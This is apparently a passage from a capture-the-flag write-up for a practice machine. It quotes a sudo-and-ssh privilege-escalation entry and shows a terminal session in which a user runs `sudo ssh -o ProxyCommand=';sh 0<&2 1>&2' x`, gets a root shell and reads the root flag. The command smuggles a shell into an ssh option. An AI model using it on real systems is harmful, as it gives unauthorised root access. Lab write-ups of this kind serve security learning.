


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```



```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
# cd /root
# cat root.txt
2[redacted]7
# 
```